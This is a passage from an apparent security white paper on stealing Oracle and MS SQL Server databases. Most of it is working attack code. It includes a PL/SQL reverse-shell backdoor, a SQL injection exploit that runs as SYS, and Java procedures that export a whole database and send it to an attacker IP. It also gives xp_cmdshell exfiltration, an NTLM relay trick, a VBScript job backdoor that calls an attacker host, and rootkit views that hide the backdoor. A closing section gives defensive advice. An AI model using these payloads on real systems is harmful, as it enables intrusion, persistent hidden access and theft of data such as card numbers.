DBMS_SQL.DEFINE_COLUMN(l_thecursor, i, l_columnvalue, 2000);         END LOOP;
l_ret_val := UTL_TCP.WRITE_LINE(l_cn,   '''''''''''''''');
DBMS_SQL.DEFINE_COLUMN(l_thecursor, 1, l_columnvalue, 2000);         l_status :=
DBMS_SQL.EXECUTE(l_thecursor);          LOOP          EXIT
WHEN(DBMS_SQL.FETCH_ROWS(l_thecursor) <= 0);          FOR i IN 1 .. l_colcnt
LOOP             DBMS_SQL.COLUMN_VALUE(l_thecursor, i, l_columnvalue);
l_ret_val := UTL_TCP.WRITE_LINE(l_cn, '''''''''''''''' || l_columnvalue);
END LOOP;          l_ret_val := UTL_TCP.WRITE_LINE(l_cn, '''''''''''''''');
END LOOP;          DBMS_SQL.CLOSE_CURSOR(l_thecursor);       ELSE         EXECUTE
IMMEDIATE(l_sqlstm);         l_ret_val := UTL_TCP.WRITE_LINE(l_cn,
''''''''PL/SQL successfully completed.'''''''');       END IF;     EXCEPTION
WHEN OTHERS THEN       l_ret_val := UTL_TCP.WRITE_LINE(l_cn, ''''''''ORACLE
ERROR: '''''''' || sqlerrm);     END;     l_ret_val := UTL_TCP.WRITE_LINE(l_cn,
''''''''[[EnD]]'''''''');   END LOOP;   UTL_TCP.CLOSE_CONNECTION(l_cn); END;
'''', SYSDATE + 10/86400, ''''SYSDATE + 1/1440''''); end if; COMMIT; return
''''''''; END;''; commit; end; '  , 0 )||'
```

The backdoor job is not created yet. To create it the attacker needs to execute the function ins_backdoor that have just created as a DBA user. To do this the attacker can send this exploit to the web application vulnerable parameter:

```
'||SYS.DBMS_METADATA.GET_DDL('AA'' || scott.ins_backdoor || ''','')||'
```

It exploits an Oracle vulnerability in SYS.DBMS_METADATA.GET_DDL (see [8] and [9]) to execute the function scott.ins_backdoor under the SYS user security context.

In a similar way that the backdoor was installed the rootkit can also be installed using a web application vulnerable to SQL injection.

Stealing a complete database from Internet:

This is a very simple example of how a complete Oracle database can be stolen from the Internet using an exploit or a backdoor. The database contents are sent compressed using an outgoing connection initiated from the Oracle database server host to the attacker host.

This example consists of two scripts that needs to be run after the database has been compromised (require DBA privilege). The scripts work on all platforms where Oracle runs. There are two different versions of the scripts one for *nix and another for Windows, being the only difference between them the path locations for files and directories.

export_and_zip.sql:

In this script we create two stored procedures using the Java functionality provided by Oracle to get access to the Operating System.

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "SRC_EXECUTEOS" AS
import java.lang.*;
import java.io.*;

public class ExecuteOS
{
```

This Java function creates a text file that will be used to call the Oracle exp utility to export all the database contents to a file.
Parameters:
parfile: File name for the text parameter file that will be created.
export: File name for the exported file.

```
  public static void createParfile (String parfile, String export) throws
IOException
  {
    File fileOut = new File (parfile);
    FileWriter fw = new FileWriter (fileOut);
    fw.write("full=y\n");
    fw.write("userid=\"/ as sysdba\"\n");
    fw.write("file=" + export + "\n");
    fw.close();
  }
```

This Java function executes as an OS command the string cmd passed as a parameter.

```
  public static void execOSCmd (String cmd) throws IOException,
java.lang.InterruptedException
  {
    Process p = Runtime.getRuntime().exec(cmd);
    p.waitFor();
  }
};


CREATE OR REPLACE PROCEDURE "PROC_EXECUTEOS" (p_command varchar2)
AS LANGUAGE JAVA
NAME 'ExecuteOS.execOSCmd (java.lang.String)';

CREATE OR REPLACE PROCEDURE "PROC_CREATEPARFILE" (p_parfile varchar2, p_export
varchar2)
AS LANGUAGE JAVA
NAME 'ExecuteOS.createParfile (java.lang.String, java.lang.String)';
```

Execute the Java stored procedures to: Create a parameter file for exp utility, Run the exp utility to export the database and Compress the exported file with a Zip utility.
Path locations are different so we have two versions one for Window and another for *nix

```
-- Windows
BEGIN
  PROC_CREATEPARFILE('C:\parfile.txt', 'c:\export.dmp');
  PROC_EXECUTEOS ('exp parfile=C:\parfile.txt');
  PROC_EXECUTEOS ('zip c:\export.zip c:\export.dmp');
END;


-- *nix
BEGIN
  PROC_CREATEPARFILE('parfile.txt', 'export.dmp');
  PROC_EXECUTEOS ('../bin/exp parfile=../parfile.txt');
  PROC_EXECUTEOS ('/usr/bin/zip export.zip export.dmp');
END;
```

So, this script creates an export file in the server host, containing all the data in the database compressed in Zip format. Now we need to send the file over the network to the attacker host.

send_zip.sql:
This script uses the Java functionality available in Oracle Database Server to open an outgoing TCP connection from the database server to the attacker remote host at a given TCP port number. Once this connection is opened, the script sends all the contents in the exported Zip file over this connection.

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "SRC_FILESEND" AS
import java.lang.*;
import java.io.*;
import java.net.*;

public class FileSend
{
```

This Java function uses the network functionality in java.net.* to send a local file over a TCP/IP connection to a remote site.

```
  public static void fileSend(String myFile, String host, int port) throws
Exception
  {
    int length;
    byte buffer[] = new byte[1024];
    File binaryFile = new File(myFile);
    FileInputStream inpStream = new FileInputStream(myFile);
    Socket sock = new Socket(host, port);
    DataOutputStream dos = new DataOutputStream(sock.getOutputStream());
    DataInputStream dis = new DataInputStream(sock.getInputStream());

    while ((length = inpStream.read(buffer)) != -1) {
      dos.write(buffer, 0, length);
      dos.flush();
    }

    sock.close();
    inpStream.close();
  }
};


CREATE OR REPLACE PROCEDURE "PROC_FILESEND" (myFile varchar2, Hostname2
varchar2, Port PLS_INTEGER)
AS LANGUAGE JAVA
NAME 'FileSend.fileSend (java.lang.String, java.lang.String, int)';
```

Execute the Java Stored procedure to send the exported file (export.zip) from the database server to the attacker's host (192.168.253.1 TCP port 4445).

```
-- Windows
exec PROC_FILESEND ('c:\export.zip', '192.168.253.1', 4445);

-- *nix
exec PROC_FILESEND ('./dbs/export.zip', '192.168.253.1', 4445);
```

To receive the compressed file with all the database contents, the attacker can use the netcat utility to redirect what is received in a TCP port to a file. This can be done with the following command:

```
nc -p 4445 -l > oracle-db.zip
```

MS SQL Server attacks:

Let's see some attacks for MS SQL Server.

Stealing a complete database from Internet:

Stealing a complete database is not big deal once you get access to the database server and you have enough privileges, you only have to run the next sentences:


--Backup the database
        BACKUP DATABASE databasename TO DISK ='c:\windows\temp\out.dat'
--Compress the file (you don't want a 2gb file)
        EXEC xp_cmdshell 'makecab c:\windows\temp\out.dat c:\windows\temp\out.cab'
--Get the backup by copying it to your computer.
        EXEC xp_cmdshell 'copy c:\windows\temp\out.cab \\yourip\share'
        --Or by any other way (tftp, fftp, http, email, etc.)
--Erase the files
        EXEC xp_cmdshell 'del c:\windows\temp\out.dat c:\windows\temp\out.cab'

The previous sentences could be executed by exploiting SQL injection in a web application if

the web application has enough privileges which is not uncommon, 'sa' or other administrative account are often used by web developers to connect to MS SQL Server.
Data can be compressed 10:1 or more, so 1Gb database will be 100Mb so it's not difficult to steal big amounts of data.

Stealing data with a couple of clicks:


There is this old tool called DataThief, it's just a pretty basic PoC I built on 2002, yes it's 5 years old, what it's amazing is that it still works and that's the reason why it's mentioned here, to show that how a simple and old tool can be easily used to steal data by just point and click.
This tool exploits SQL Injection and it works even if you can't get results nor errors back on the web application. It uses a technique that won't be detailed here but you can look at [4] for full details, basically it makes attacked web application backend SQL Server connect to an attacker SQL Server and copy all available data, it uses OpenRowset functionality so there is no need of elevated privileges, on SQL Server 2000 it's enabled by default, on SQL Server 2005 it's not enabled by default but if the functionality has been enabled because specific needs then it can be abused. In order for this tool to work the backend SQL Server should be able to connect to attacker SQL Server.
This is a point and click tool very easy to use that unfortunately has been used by bad guys to steal data, that's the reason why it was taken off line some time ago.


Data Thief V1.0 (Beta)

Sql Server : yourSQLServer Login : sa Pwd : ***** Port : 1433 Max. Rows : 100

Url : http://vulnServer/vulnWebPage.asp?txt=1'; <***> Method : GET

To use the tool you first need to have your own (or not) MS SQL Server where the tool will copy the available data, you have to setup the connection parameters at the very top of the tool, then you need to find a SQL injection entry point in a web application and set the URL and parameters adding <***> where SQL statements will be automatically injected to, also you have to set the HTTP method used to send the data to web application, after that you only need to start making click and you will get all the data available.



Sql Server : 192.168.1.211 Login : sa Pwd : * Port : 1433 Max. Rows : 100

Url : http://argenisstestserver/search.asp Method : POST

Post Data : txt=1'; <***>

Linked Servers : ARGENISS-EW2C

Databases : master, tempdb, model, msdb, Customers

Tables : CustomerInfo, CreditInfo, Purchases

List system tables [ ]

Fields : [✓] CustomerId [✓] ccType [✓] ccNumber [✓] ccSecNumber [✓] Amount

Query : Select CustomerId,ccType,ccNumber,ccSecNumber,Amount,

Results :

```
CustomerId        ccType   ccNumber          ccSecNumber      Amount

023      Visa       2433256765        3423      $2,300
098      Mastercard          4509845346        5367      $6,900
948      Mastercard          4632454896        3242      $4,350
603      Visa       2897741345        6734      $5,850
470      Visa       2395867463        6554      $1,500
```

This tool is available together with this paper and it has a help document that give more details on how to use it.

Stealing SQL Server account credentials and use them to connect back to SQL Server:

As you may know MS SQL Server supports Windows NTLM authentication, NTLM authentication and NTLM weaknesses won't be detailed here you can look at [5] for details. The NTLM challenge response mechanism is vulnerable to MITM attacks because by default all Windows versions use a weak configuration, so we can exploit this to launch an attack that will allow us to connect to MS SQL Server as the user account under the SQL Server service is running which always is an administrative account, logically this attack won't work if SQL Server is running under LocalSystem account because it can't authenticate to remote systems, but don't worry because running SQL Server under LocalSystem account is not a good security practice and it is not recommended by Microsoft.

We can force SQL Server connect to us (the attacker) and try to authenticate (xp_fileexist can be executed by any database user):

exec master.dbo.xp_fileexist '\\OurIP\share'

That sentence will cause SQL Server to try to authenticate to the remote computer as its service account which has sysadmin database privileges.
By using this NTLM MITM attack, we can use SQL Server credentials to connect back to SQL Server as sysadmin and own the database server (and then own the Windows server of course but that's another topic)

The next is a basic NTML authentication schema:

Client → connects → Server
Client ← sends challenge ← Server
Client → sends response → Server
Client ← authenticates ← Server

The next represents a simple SQL Server NTLM authentication MITM attack:

(Attacker) (SQL Server)
a) Client → connects → Server
b) Client ← sends challenge (c) ← Server
1) Client → forces to connect → Server
2) Client ← connects ← Server
3) Client → sends challenge (c) → Server
4) Client ← sends response (r) ← Server
c) Client → sends response (r) → Server
d) Client ← authenticates ← Server

Let's detail a bit this attack in a simple way, first the client (attacker) will try to connect and authenticate to the server (SQL Server) using NTLM authentication, the server will send a challenge (c) to the client, the client must use that challenge and send the proper response in order to successfully login, but instead of doing that the client holds on this authentication and it forces the server to connect to the client so the server will try to authenticate to the client (the client must be previously logged to SQL Server under a low privileged account, exploiting SQL injection could work too on some circumstances without the need to authenticate to SQL Server) so client will send the same challenge (c) that it previously got from the server, the server will sent a response (r) to the client, finally the client will use that response (r) to send it to the server on the authentication that was hold on and the client will successfully authenticate in the server as the server service account, a database administrator account.

This attack is implemented by our Maguro tool (by JP) available together with this paper, which consists on a couple of python scripts, currently this tool only works with Windows 2000, we are still working to support Windows 2003.

Extracts from MAGURO-README.txt:
...
Maguro tunnels an TDS/SQL connection to a target SQL server for a non privileged user.

The tunnel juggles with the NTLMSSP packets contained in the TDS/SQL connection, and escalates privileges to the ones of the account the SQL server is running as (it won't work if SQL Server is running under Local System account), using the already well known and documented MITM attack to NTLM authentication which has existed for several years now (first detailed information I remember comes from smbrelay's author, Sir Dystic of CULT OF THE DEAD COW [0]).

To do so, it forces the target SQL server to connect and authenticate itself to the attacker's machine.
...

Stealing data using a rootkit and backdoor:

After compromising a SQL Server is always nice to have a way to continue having access and not being detected so you can continue stealing data forever.
We can insert a backdoor in SQL Server by creating a Job and scheduling it to connect to us at any given time, allowing us to execute any command and get the results back, the Job executes VBScript code that connects to attacker using HTTP (HTTPS could be used to bypass IDS). Attacker uses Netcat and send commands on Date HTTP header.
Let's see the code:

```
BEGIN TRANSACTION
DECLARE @ReturnCode INT
SELECT @ReturnCode = 0

IF NOT EXISTS (SELECT name FROM msdb.dbo.syscategories WHERE name=N'[Uncategorized
(Local)]' AND category_class=1)
BEGIN
EXEC @ReturnCode = msdb.dbo.sp_add_category @class=N'JOB', @type=N'LOCAL',
@name=N'[Uncategorized (Local)]'
IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollback

END

DECLARE @jobId BINARY(16)

--here the Job named  backD00r is added

EXEC @ReturnCode =  msdb.dbo.sp_add_job @job_name=N'backD00r',
                @enabled=1,
                @notify_level_eventlog=0,
                @notify_level_email=0,
                @notify_level_netsend=0,
                @notify_level_page=0,
                @delete_level=0,
                @description=N'No description available.',
                @category_name=N'[Uncategorized (Local)]',
                @owner_login_name=N'', @job_id = @jobId OUTPUT
IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollback

--here we schedule the Job to run when we want

EXEC msdb.dbo.sp_add_jobschedule @job_id=@jobId, @name=N'1',
                @enabled=1,
                @freq_type=4,
                @freq_interval=1,
                @freq_subday_type=1,
                @freq_subday_interval=0,
                @freq_relative_interval=0,
                @freq_recurrence_factor=1,
                @active_start_date=0,        -- date when the job will run yyyymmdd format
                @active_end_date=99991231,
                @active_start_time=95400, -- time when the job will run hhmmss format
                @active_end_time=235959

-- here we add a Job step with the vbscript code

EXEC @ReturnCode = msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'1',
                @step_id=1,
                @cmdexec_success_code=0,
                @on_success_action=1,
                @on_success_step_id=0,
                @on_fail_action=2,
                @on_fail_step_id=0,
                @retry_attempts=0,
                @retry_interval=0,
                @os_run_priority=0, @subsystem=N'ActiveScripting',
                @command=N'port = 80
httpserver = "http://192.168.1.15" ''change for attacker ip, using https will bypass IDS
sqlserver = "."  ''change for server instance name if it is a named instance
command = ""

on error resume next
set rds = createobject("rds.dataspace") ''some trick to be able to use  XMLHTTP :)
Set http = rds.CreateObject("Msxml2.XMLHTTP","")

if not CheckError  then
   do while ucase(trim(command))<>"EXIT"
      http.open "HEAD", httpserver & ":" & port, FALSE
      http.send outtext & vbcrlf & vbcrlf
      outtext=""

      if not CheckError then
         command=  http.getResponseHeader("Date")

         if ucase(trim(command))<>"EXIT" then
             Set Conn = CreateObject("ADODB.Connection")
             Set Rec = CreateObject("ADODB.Recordset")

             if not CheckError then
                 conn.open "provider=sqloledb;server=" & sqlserver &  ";trusted_connection=yes;"
                 rec.open command, conn

                      if not CheckError then
                             for i=0 to rec.fields.count -1
                                     if outtext<>"" then outtext= outtext & vbtab
                                             outtext= outtext & rec.fields.item(i).name
                             next

                             outtext= outtext & vbcrlf & rec.getstring(,,vbtab,vbcrlf,"")

                             if CheckError then outtext= err.description
                     else
                             outtext= err.description
                     end if

            else
               outtext= err.description
            end if
         end if
      end if
   loop
end if

set conn=nothing
set rec=nothing
set http=nothing
set test=nothing

function CheckError
          if err=0 then
                    CheckError=False
          else
                    CheckError=True
                    err=0
          end if
end function
',
 @database_name=N'VBScript', @flags=0
IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollback
EXEC @ReturnCode = msdb.dbo.sp_update_job @job_id = @jobId, @start_step_id = 1
IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollback
EXEC @ReturnCode = msdb.dbo.sp_add_jobserver @job_id = @jobId, @server_name =
N'(local)'
IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollback
COMMIT TRANSACTION
GOTO EndSave
QuitWithRollback:
          IF (@@TRANCOUNT > 0) ROLLBACK TRANSACTION
EndSave:
```

The above code will first create a Job, then it will schedule the Job to run whenever you want, finally it will add a Job step with the vbscript that will connect to attacker over HTTP and read a command from Date HTTP header and return responses back and so on until "exit" command is read.

If you want run the Job just after you create it you can execute the next:

```
EXEC msdb.dbo.sp_start_job @job_name=N'backD00r'
```

Very nice, isn't it?
That's not all, we need to hide what we just added so database administrators won't notice a new Job has been created nor when it's running. We can do this with a database rootkit, SQL Server tools query system views to get information about the database objects in order to display them, we can modify these views so the objects we added are not returned by the queries nor displayed.
The next TSQL code must be run in order to install the rootkit:

```
---------------------------------------------------------------------------
--
-- Script for SQL Server 2005 to install rootkit to hide backdoor
-- running as a job, adding "(jobs.name<>'backD00r') AND" in where clause
```

```
--
----------------------------------------------------------------------
use msdb;
exec sp_executesql N'
ALTER VIEW sysjobs_view
AS
SELECT jobs.job_id,
       svr.originating_server,
       jobs.name,
       jobs.enabled,
       jobs.description,
       jobs.start_step_id,
       jobs.category_id,
       jobs.owner_sid,
       jobs.notify_level_eventlog,
       jobs.notify_level_email,
       jobs.notify_level_netsend,
       jobs.notify_level_page,
       jobs.notify_email_operator_id,
       jobs.notify_netsend_operator_id,
       jobs.notify_page_operator_id,
       jobs.delete_level,
       jobs.date_created,
       jobs.date_modified,
       jobs.version_number,
       jobs.originating_server_id,
       svr.master_server
FROM msdb.dbo.sysjobs as jobs
  JOIN msdb.dbo.sysoriginatingservers_view as svr
    ON jobs.originating_server_id = svr.originating_server_id
  --LEFT JOIN msdb.dbo.sysjobservers js ON jobs.job_id = js.job_id
WHERE (jobs.name<>''backD00r'') AND ( (owner_sid = SUSER_SID())
   OR (ISNULL(IS_SRVROLEMEMBER(N''sysadmin''), 0) = 1)
   OR (ISNULL(IS_MEMBER(N''SQLAgentReaderRole''), 0) = 1)
   OR ( (ISNULL(IS_MEMBER(N''TargetServersRole''), 0) = 1) AND
        (EXISTS(SELECT * FROM msdb.dbo.sysjobservers js
         WHERE js.server_id <> 0 AND js.job_id = jobs.job_id)))) -- filter out local jobs'


----------------------------------------------------------------------
--
-- Script for SQL Server 2005 to install rootkit to hide schedule
-- for the backdoor job, adding "AND sched.name<>'1'" in where clause
--
----------------------------------------------------------------------
use msdb;
exec sp_executesql N'
ALTER  VIEW sysschedules_localserver_view
AS
SELECT sched.schedule_id,
       sched.schedule_uid,
       sched.originating_server_id,
       sched.name,
       sched.owner_sid,
       sched.enabled,
       sched.freq_type,
       sched.freq_interval,
       sched.freq_subday_type,
       sched.freq_subday_interval,
       sched.freq_relative_interval,
       sched.freq_recurrence_factor,
       sched.active_start_date,
       sched.active_end_date,
       sched.active_start_time,
       sched.active_end_time,
       sched.date_created,
       sched.date_modified,
       sched.version_number,
       svr.originating_server,
       svr.master_server
FROM msdb.dbo.sysschedules as sched
    JOIN msdb.dbo.sysoriginatingservers_view as svr
    ON sched.originating_server_id = svr.originating_server_id
WHERE (svr.master_server = 0) AND sched.name<>''1''
  AND ( (sched.owner_sid = SUSER_SID())
        OR (ISNULL(IS_SRVROLEMEMBER(N''sysadmin''), 0) = 1)
      OR (ISNULL(IS_MEMBER(N''SQLAgentReaderRole''), 0) = 1)
      )'
```

After running running the above code the Job we previously created will be hided from MS SQL Server tools. We will continue having access without being noticed by database administrators. After we have done all we want with the database server or if we are tired of owning the server we can remove the rootkit with the next TSQL code:

```
----------------------------------------------------------------------
--
-- Script for SQL Server 2005 to uninstall rootkit that hides backdoor
-- running as a job, removing "(jobs.name<>'backD00r') AND" in where clause
--
----------------------------------------------------------------------
use msdb;
exec sp_executesql N'
ALTER VIEW sysjobs_view
AS
SELECT jobs.job_id,
        svr.originating_server,
        jobs.name,
        jobs.enabled,
        jobs.description,
        jobs.start_step_id,
        jobs.category_id,
        jobs.owner_sid,
        jobs.notify_level_eventlog,
        jobs.notify_level_email,
        jobs.notify_level_netsend,
        jobs.notify_level_page,
        jobs.notify_email_operator_id,
        jobs.notify_netsend_operator_id,
        jobs.notify_page_operator_id,
        jobs.delete_level,
        jobs.date_created,
      jobs.date_modified,
      jobs.version_number,
      jobs.originating_server_id,
      svr.master_server
FROM msdb.dbo.sysjobs as jobs
  JOIN msdb.dbo.sysoriginatingservers_view as svr
    ON jobs.originating_server_id = svr.originating_server_id
  --LEFT JOIN msdb.dbo.sysjobservers js ON jobs.job_id = js.job_id
WHERE  (owner_sid = SUSER_SID())
   OR (ISNULL(IS_SRVROLEMEMBER(N''sysadmin''), 0) = 1)
   OR (ISNULL(IS_MEMBER(N''SQLAgentReaderRole''), 0) = 1)
   OR ( (ISNULL(IS_MEMBER(N''TargetServersRole''), 0) = 1) AND
        (EXISTS(SELECT * FROM msdb.dbo.sysjobservers js
         WHERE js.server_id <> 0 AND js.job_id = jobs.job_id))) -- filter out local jobs'


----------------------------------------------------------------------
--
-- Script for SQL Server 2005 to uninstall rootkit that hides schedule
-- for the backdoor job, removing "AND sched.name<>'1'" in where clause
--
----------------------------------------------------------------------
use msdb;
exec sp_executesql N'
ALTER  VIEW sysschedules_localserver_view
AS
SELECT sched.schedule_id,
      sched.schedule_uid,
      sched.originating_server_id,
      sched.name,
      sched.owner_sid,
      sched.enabled,
      sched.freq_type,
      sched.freq_interval,
      sched.freq_subday_type,
      sched.freq_subday_interval,
      sched.freq_relative_interval,
      sched.freq_recurrence_factor,
      sched.active_start_date,
      sched.active_end_date,
      sched.active_start_time,
      sched.active_end_time,
      sched.date_created,
      sched.date_modified,
      sched.version_number,
      svr.originating_server,
      svr.master_server
FROM msdb.dbo.sysschedules as sched
    JOIN msdb.dbo.sysoriginatingservers_view as svr
    ON sched.originating_server_id = svr.originating_server_id
WHERE (svr.master_server = 0)
  AND ( (sched.owner_sid = SUSER_SID())
        OR (ISNULL(IS_SRVROLEMEMBER(N''sysadmin''), 0) = 1)
      OR (ISNULL(IS_MEMBER(N''SQLAgentReaderRole''), 0) = 1)
      )'
```

After removing the rootkit we can remove the backdoor:

```
----------------------------------------------------------------------
--
-- Script for SQL Server 2005 to uninstall backdoor
--
----------------------------------------------------------------------
DECLARE @jobId BINARY(16)
select @jobId=job_id FROM msdb.dbo.sysjobs where name='backD00r'
EXEC msdb.dbo.sp_delete_job @job_id=@jobId, @delete_unused_schedule=1
```

After removing the rootkit and backdoor the database server will continue running without problems. Instead of removing the rootkit and backdoor you can just disable the job schedule and enable it when you need it because you don't have to worry about the backdoor being detected unless some smart database administrators read the next :)

To detect if this rootkit is installed it's just easy as directly querying msdb.dbo.sysjobs and msdb.dbo.sysschedules tables and comparing the results with the ones displayed by MS SQL Server tools.

We have seen some pretty cool attacks, we are constantly researching and finding new attacks and vulnerabilities on database servers, for more exploits, advisories, research papers, etc. related for database security you can look at [6] .

How to protect against attacks:

Let's see now how you can protect your databases against attacks.

Set a good password policy:
Use strong passwords, educate users to use pass phrases, they are easy to remember and hard to crack. Implement a policy where password reuse is not allowed, login lockdown after x failed logins attempts, passwords must be changed every x days, etc.

Keep up to date with security patches:
Try to install patches as fast as you can, database vulnerabilities are serious, sometimes your database server can be easily compromised with a simple query.
Always test patches for some time on non production servers first and monitor for patch problems on mailing lists. Sometimes patches could open holes (hello Mr Oracle) instead of fixing them.

Protect database server by firewall:
Allow connections only from trusted hosts. Block all non used ports and block all outbound connections, why the database server would need to connect to a host or Internet?, you can set exceptions for replication, linked databases, etc.

Disable all non used functionality:
Some database servers have all functionality enabled by default, you can use hardening guides from trusted parties to disable non used functionality, remember to test on non production servers first.

Use encryption:

At network level: use SSL, database proprietary protocols.
At file level: File and File System encryption (backups, data files, etc.)
At database level: column encryption (databases encryption APIs, Third party solutions)

Periodically check for object and system permissions:
Check views, stored procedures, tables, etc. permissions. Check file, folder, registry, etc. permissions. Changes on permissions could mean a compromise or mis-configuration.

Periodically check for new database installations:
Third party products can install database servers and this new installed servers could be installed with blank or weak passwords, un-patched, mis-configured, etc. Detect new database installations and secure or remove them.

Periodically check for users with database administration privileges:
This helps to detect intrusions, elevation of privileges, etc.

Periodically check for database configuration and settings:
If security configurations or settings are changed for instance by a system upgrade, patch, etc. your databases could be open to attack. If they change and there wasn't system upgrade then it could mean a compromise.

Periodically check database system objects against changes:
If you detect a change in a system object and you haven't applied a fix or upgrade to your database server it could mean that a rootkit is present.

Periodically audit your web applications:
Audit your web applications for SQL injection, mis-configurations. Weak permissions, etc. Also remember to use low privileged users to connect to database servers, If vulnerable to SQL Injection, attacks could be limited.

Run database services under low privileged accounts:
If database services are compromised then OS compromise could be a bit difficult.

Log as much as possible:
Periodically check logs for events such as:

- Failed logins.
- Incorrect SQL syntax.
- Permissions errors.
- Etc.

The presence of those events could mean your database was or it's being attacked.

Monitor user activities and accesses:
If users know that they are not monitored, they could feel free to hack database servers and not be caught.

Build a database server honeypot:
By using a database server honeypot you can detect database attacks in your organization at an early stage, it will help you to detect and prevent internal and external attacks, usually attackers will go first for the low hanging fruit. In order to set up a database honeypot you can follow the next steps:

- Isolate the server
  - All outbound connections should be blocked.
- Set it to log everything, run traces and set alerts.
- Set up other services to create a realistic environment.
- Set blank or easily guessable passwords.

- Make the server looks interesting
    - You can link it from production servers.
    - Set it an interesting name like CreditCardServer, FinancialServer, etc.
    - Create databases with names like CreditCards, CustomersInfo, etc.
    - Create tables with fake data that seems real.

Build a home made IDS/IPS:
On sensitive Database Servers depending on available functionality you can build a simple IDS/IPS by setting database alerts to get notifications or to perform some actions when some errors occur:

- Failed login attempts.
- Incorrect SQL syntax.
- UNION statement errors.
- Permissions errors.

Protect your data as you protect your money!!!!!!!:
Be smart, think about it, if you lose data you lose money.

Use third party tools:
If your company has few database servers then it's not big deal to manually audit them, build some basic tools, etc. but when you have dozens of databases servers it's get complicated so it's recommended that you use third party tools for:

- Encryption.
- Vulnerability assessment.
- Auditing.
- Monitoring, Intrusion prevention, etc.

Train IT staff on database security:
If your staff doesn't know what database security is then all the tools and best protection in the world won't help you much. Staff must be trained and learn in order to get database security.

Ask for specialized professional services:
Security companies specialized in database security with a probed track record on database research are far better that all purpose security companies.

Conclusion:

As we just saw data theft threat is real, stealing data is pretty simple if you know how to do it and the bad guys are learning fast, they are investing and building attack tools while companies seem to be sleeping and giving away for free their data. One simple mistake can lead to database compromise. If you don't protect your databases sooner or later you will get hacked, this means lot of money loses and in worst case running out of business. Perimeter defense is not enough, you must protect your databases doing strong investments on database protection.

Spam:

If you need information security services don't do as Oracle, contact us.

Don't be like Oracle, hack your own servers before someone else does it!, check out Argeniss Ultimate 0day Exploits Pack

